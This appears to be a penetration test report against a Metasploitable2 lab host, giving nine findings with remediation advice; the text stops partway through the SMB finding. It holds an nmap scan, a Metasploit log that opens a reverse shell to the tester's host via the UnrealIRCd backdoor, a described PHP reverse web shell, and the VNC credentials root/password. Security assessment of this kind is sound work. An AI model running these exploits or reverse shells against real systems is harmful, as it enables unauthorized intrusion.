ELYSIUM

NSATTECH SOLUTIONS

Security Assessment Report

Pentester : Daniel Arconada

Index

Confidentiality Agreement

Elysium and NSATTECH agree to carry out a penetration testing engagement on the asset identified with the IP address 192.168.50.251. The purpose of this engagement is to assess the security posture of the system and identify potential vulnerabilities that could affect the organization, during the period from September 19th, 2025 to September 24th, 2025.

Both parties agree that all information obtained throughout the engagement shall be treated under strict confidentiality. No data, findings, or results shall be shared with any third party outside the aforementioned companies.

The results of the assessment shall be used exclusively to enhance the security of NSATTECH and shall not be disclosed beyond the scope of this engagement with Elysium.

Contact Details

Name	Contact	Role
Daniel Arconada	d.arconada@elysium.com	Pentester
Jose Miguel	j.miguel@nsattech.com	CISO

Introduction

A penetration testing assessment was conducted on the asset designated by NSATTECH with the objective of evaluating its exposure to potential threats. The

primary goal of this engagement was to enhance the organization's security posture and mitigate operational risks that could result from a security incident.
Throughout the assessment, several potential vulnerabilities and weaknesses were identified which, under real-world conditions, could be exploited to compromise data confidentiality, gain unauthorized access, disrupt service availability, or deploy malicious code within the environment.
This report summarizes the identified findings along with a series of recommendations and remediation actions designed to improve the security of NSATTECH's assets and reinforce its defensive capabilities against external threats.

Scope

For this penetration testing engagement, NSATTECH has selected the following target asset for assessment.

Host	IP Address
metasploitable2	192.168.50.251

Out-of-Scope Scenarios

The scope of this penetration testing engagement explicitly excludes any Denial-of-Service (DoS/DDoS) testing, as well as social engineering techniques such as phishing, vishing, smishing, or impersonation attempts.
These restrictions ensure that the assessment remains limited to the authorized target asset, preventing any potential impact on business operations, personnel, or third

parties not involved in the engagement.

Risk Classification

The following table presents the risk rating criteria used to classify the identified vulnerabilities based on their severity and potential impact.

Risk	CVSS Range	Description
High	8.1-10.0	Indicates a critical risk that is readily exploitable. Immediate remediation is strongly recommended upon discovery.
Medium	6.1-8.0	Represents a significant vulnerability that may be exploited under certain conditions. These issues should be addressed promptly after high-risk findings have been resolved.
Low	4.1-6.0	Identifies a moderate weakness that may be difficult to exploit. Remediation efforts are recommended within 90 days of detection.

Executive Summary


The security assessment conducted on the target asset has revealed that NSATTECH is currently exposed to several risks that could have a severe impact on its operations and corporate reputation.

If these vulnerabilities remain unaddressed, they could lead to loss or alteration of critical information, service interruptions, or direct impact on clients and business

partners. Such events could result in unexpected recovery costs, incident management overhead, potential regulatory implications, and a significant loss of stakeholder trust. In practical terms, failing to mitigate these risks now increases the likelihood that a future incident could escalate into a full-scale crisis, affecting both financial performance and organizational credibility.

Taking immediate remediation actions is therefore essential to protect key assets, ensure operational continuity, and preserve the trust of customers, partners, and stakeholders.

Vulnerability Overview




Vulnerability Summary

ID Vulnerability Name	Recommendation	Impact	CVSS Rating
01 - FTP Backdoor Command Execution	Upgrade to a secure and maintained version of vsftpd to eliminate known backdoor vulnerabilities.	High	10
02 - SQL Injection	Implement strict input validation and parameterized queries to prevent arbitrary SQL command execution.	High	9.5
03 - Unrestricted File Upload	Enforce a whitelist policy for allowed file types and validate file extensions on both client and server side.	High	9.7
04 - Bind Shell	Close the affected port and remove any unauthorized bind shell processes to prevent remote access.	High	10
05 - PostgreSQL Command Execution	Update PostgreSQL to the latest stable version to mitigate known command execution vulnerabilities.	High	9.0
06 - VNC Login	Enforce strong password policies and update the VNC service to the latest secure release.	High	9.3
07 - IRC Backdoor	Disable or upgrade the IRC service to remove the backdoor and prevent unauthorized communication channels.	High	9.8
08 - SMB Enumeration	Restrict SMB access to trusted networks and disable anonymous sessions to limit information exposure.	Medium	7.8
09 - MySQL Insecure Login	Enforce strong authentication, restrict remote access, and apply secure configuration best practices.	High	9.8

Technical Analysis

The following screenshot is used as reference and shows the ports discovered and exploited by an nmap network scan against the target asset.

nmap -sS -sV -p- -n -Pn -v 192.168.50.251




```
PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp        syn-ack ttl 64 Postfix smtpd
53/tcp    open  domain      syn-ack ttl 64 ISC BIND 9.4.2
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?       syn-ack ttl 64
513/tcp   open  login?      syn-ack ttl 64
514/tcp   open  shell?      syn-ack ttl 64
1099/tcp  open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp  open  bindshell   syn-ack ttl 64 Metasploitable root shell
2049/tcp  open  nfs         syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp  open  mysql       syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     syn-ack ttl 64 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         syn-ack ttl 64 VNC (protocol 3.3)
6000/tcp  open  X11         syn-ack ttl 64 (access denied)
6667/tcp  open  irc         syn-ack ttl 64 UnrealIRCd
6697/tcp  open  irc         syn-ack ttl 64 UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         syn-ack ttl 64 Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb
)
34349/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
36633/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
54596/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
55627/tcp open  java-rmi    syn-ack ttl 64 GNU Classpath grmiregistry
```

01 - FTP Backdoor Command Execution

A vulnerable FTP service was identified on port 21, running vsftpd 2.3.4, which is associated with CVE-2011-2523. The vulnerability results in the installation of a remote backdoor that listens on port 6200. Under conditions that exploit this CVE, an attacker can trigger the backdoor and obtain a remote shell with elevated privileges.

Proof of Concept:



Recommendations for NSATTECH:

- Upgrade or patch the FTP service to a secure, supported version; if an updated, patched version is not available, discontinue use of the affected vsftpd instance.
- Restrict access to the FTP service at the network perimeter (firewall/ACL) so that only authorized management IPs can reach port 21.
- Replace the FTP service with a more secure alternative (SFTP/FTPS or a managed secure file transfer solution) wherever feasible.
- Harden and monitor: enforce strong authentication, enable logging/alerting for anomalous FTP activity, and perform regular integrity checks on critical system files.


References:

https://hackviser.com/tactics/hardening/vsftpd

02 - SQL Injection

A SQL Injection vulnerability was identified in the User ID parameter at *http://192.168.50.251/dvwa/vulnerabilities/sqli/*. A basic test input (single quote ') produced a database syntax error, which is indicative of insufficient input validation and error handling. Subsequent, non-disclosable testing confirmed that the vulnerability allows extraction of the entire database contents for the service.

Proof of Concept:



Recommendations for NSATTECH:

- Enforce strict input sanitization and implement a whitelist-based validation policy that accepts only expected input types/values (input length, allowed characters,

MIME types, and file extensions). Combine this with contextual output encoding and proper error handling to avoid informative database or stack traces.

- Operate the application under the principle of least privilege: ensure the application account has only the minimum required database and system permissions (no superuser/administrator rights), isolate credentials, and use separate accounts for administration, application, and maintenance tasks.

References:


https://owasp.org/www-community/attacks/SQL_Injection

03 - Unrestricted File Upload

An unrestricted file upload vulnerability was identified in the file upload control at http://192.168.50.251/dvwa/vulnerabilities/upload/ on the Metasploitable2 asset. The application does not validate the uploaded file's extension or perform sufficient server-side checks prior to storing the file, which allows an attacker to upload a malicious script and have it executed on the server.

Proof of Concept:

A PHP script was created that can execute arbitrary code on the host. By accessing the newly uploaded resource and supplying the configured parameter with the payload, the script establishes a connection to the attacker's IP and provides a remote shell running as the www-data user.



Recommendations for NSATTECH:

- Enforce whitelist-based server-side validation of permitted upload types and verify file content using magic bytes / MIME-type detection in addition to checking file extensions. Reject any file that does not match the expected signature.
- Implement secure file handling and path control: sanitize and replace user-supplied filenames with generated, randomized names; perform strict path normalization and store uploaded files outside the web root to prevent user-controlled path or filename injection.
- Enforce strict upload size limits at the server level (and validate Content-Length/stream size), configure the webserver and application to reject oversized uploads, and apply rate/resource limits to prevent resource exhaustion.

References:


https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

https://www.securitum.com/unrestricted_file_upload_leading_to_arbitrary_code_execution.html

04 - Bind Shell

The service is classified as critical because the host exposes a network port that provides an unauthenticated root shell.
This condition is indicative of a previous system compromise or the presence of a persistent backdoor on the asset.

Proof of Concept:




Recommendations for NSATTECH:

- Immediately close the affected port at the network perimeter and on the host to prevent further unauthorized access.
- Rebuild or restore the host from a known-good image/clean backup: isolate the system, perform a forensic capture, then reinstall the OS or restore from a verified clean backup and apply all security patches and hardening controls prior to reconnecting to the network.

05 - PostgreSQL Command Execution

A vulnerable PostgreSQL instance was detected on port 5432. The version running on the asset is known to contain multiple exploitable vulnerabilities and is susceptible to publicly available exploits. Controlled testing confirmed that an exploit targeting this version can result in remote command execution, yielding a remote shell with the privileges of the postgres user.

Proof of Concept:



Recommendations for NSATTECH:

- Migrate to a supported, up-to-date version. Upgrade the software/database to a currently supported release and establish a patch management process to ensure security updates are applied promptly.

- Implement strong authentication controls. Replace the current authentication with robust mechanisms and enforce strong password policies, use secure authentication methods, and consider multi-factor authentication for administrative access.
- Restrict network exposure to trusted users only. Limit access to the service to internal subnets and management networks; require VPN access or a bastion host for remote administration.

References:


https://bernardodamele.blogspot.com/2009/01/command-execution-with-postgresql-udf.html


https://www.cybertec-postgresql.com/en/postgresql-security-things-to-avoid-in-real-/

06 - VNC Login

An unsecured VNC service was identified on port 5900. The service transmits data unencrypted, is susceptible to interception, and is protected by weak authentication. A Metasploit module capable of retrieving valid credentials given a legitimate username was identified during testing. Using credentials previously obtained from an SMB service compromise, authentication was successful: root / password allowed VNC login.

Proof of Concept:





Recommendations for NSATTECH:

- Upgrade VNC to a supported, modern release that provides encryption (or deploy

a VNC implementation with built-in secure transport).

- Encapsulate VNC traffic within a VPN or adopt secure alternatives such as RDP over TLS (or a similarly protected remote-access solution).
- Enforce strong password policies and disable anonymous or unauthenticated logins, applying account lockout and monitoring for authentication anomalies.

References:

https://security.stackexchange.com/questions/124958/how-do-i-assess-and-mitigate-the-security-risks-of-a-vnc-tool

07 - IRC Backdoor

An UnrealIRCd service was detected listening on port 6667. The installation appears to originate from a potentially compromised distribution that includes a backdoor providing remote access to the host. The backdoor is associated with the Metasploit module *unreal_ircd_3281_backdoor*. Successful exploitation of this vulnerability can result in remote command execution and a root shell on the affected system.

Proof of Concept:

```
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.251:6667 - Connected to 192.168.50.251:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.50.251:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.50.100:4444 -> 192.168.50.251:42119) at 2025-09-20 18:41:00 +0200

whoami
root
```

Recommendations for NSATTECH:

- Uninstall the IRC service and reinstall it from a verified, trusted source. Ensure installation packages are obtained from official repositories or checksummed vendor releases and verify integrity before deployment.
- Monitor and alert on suspicious outbound connections. Implement network monitoring to detect anomalous egress traffic, establish baseline behavior, and

create alerts for uncommon destinations, persistent connections, or connections initiated by unexpected processes.

References:

https://nmap.org/nsedoc/scripts/irc-unrealircd-backdoor.html

08 - SMB Enumeration

An SMB service was identified on port 445. If misconfigured, SMB can expose multiple vulnerabilities. Using the same nmap scan, we were able to enumerate user accounts, shared directories, and the target host's operating system without authentication. This reconnaissance enables the construction of an attack surface map, informing subsequent exploitation and lateral-movement opportunities.

